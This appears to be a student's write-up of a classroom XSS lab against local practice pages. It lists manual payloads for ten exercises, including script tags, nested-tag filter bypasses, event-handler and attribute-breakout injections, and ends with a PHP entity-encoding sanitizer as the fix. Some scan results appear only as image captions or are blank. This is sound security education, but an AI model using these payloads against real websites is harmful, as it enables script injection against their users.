**XSS Identification Lab**

Name: Alex Paquette

Open XAMPP and start the Apache web server.

Place the files contained in the folder: “Lab/XSS” on blackboard in the folder “C:\xampp\htdocs” on your local machine.

Each file has an input parameter that is vulnerable to XSS. Please perform the following actions for each lab exercise.

1. Manually test the application to determine the existence of XSS
2. Perform a vulnerability scan using the Zap Proxy tool.
3. Apply the code in the FilterHeader.php to Lab1 and attempt to bypass this filter. This is a head-scratcher but achievable.
4. Fix the XSS for each lab once step 1, 2 & 3 are complete.

**Lab 1**

**Manual attack vector**

?name=<script>alert(0)</script>

**Vulnerability scan, attack vector**

A white screen with text

Description automatically generated with medium confidence

**Lab 2**

**Manual attack vector**

?name=<sc<script>ript>alert(0)</s</script>cript>

**Vulnerability scan, attack vector**

A white screen with text

Description automatically generated with medium confidence

**Lab 3**

**Manual attack vector**

?name=<sc<script>ript>alert(0)</s</script>cript>

**Vulnerability scan, attack vector**

No Vulnerabilities detected.

**Lab 4**

**Manual attack vector**

?name=<div onmouseover=alert(0)>Alex</div>

**Vulnerability scan, attack vector**

No Vulnerabilities detected.

**Lab 5**

**Manual attack vector**

?name=<div onmouseover=window.confirm("Hacked!")>Alex</div>

**Vulnerability scan, attack vector**

No Vulnerabilities detected.

**Lab 6**

**Manual attack vector**

<script>alert(0)</script>

**Vulnerability scan, attack vector**

A screenshot of a computer

Description automatically generated

**Lab 7**

**Manual attack vector**

?x=Alex#<script>alert(0)</script>

**Vulnerability scan, attack vector**

A close-up of a computer screen


Description automatically generated

**Lab 8**

**Manual attack vector**

Alex" onclick=alert(0) x="

**Vulnerability scan, attack vector**




**Lab 9**

**Manual attack vector**

?number=true){} if( 0

**Vulnerability scan, attack vector**



**Lab 10**

**Manual attack vector**

<input oninput=alert(0) />

**Vulnerability scan, attack vector**

No Vulnerabilities detected.

Code Fix

function Sanitize($val){

    $sanitized = "";

    foreach (str\_split($val) as $char) {

        switch($char){

            case '&':

                $sanitized .= "&amp;";

                break;

            case '<':

                $sanitized .= "&lt;";

                break;

            case '>':

                $sanitized .= "&gt;";

                break;

            case '"':

                $sanitized .= "&quot;";

                break;

            case '\'':

                $sanitized .= "&#x27;";

                break;

            case '/':

                $sanitized .= "&#x2F;";

                break;

            case '(':

                $sanitized .= "&#x00028;";

                break;

            case ')':

                $sanitized .= "&#x00029;";

                break;

            case '{':

                $sanitized .= "&lcub;";

                break;

            case '}':

                $sanitized .= "&rcub;";

                break;

            default:

                $sanitized .= $char;

                break;

        }

    }

    return $sanitized;

}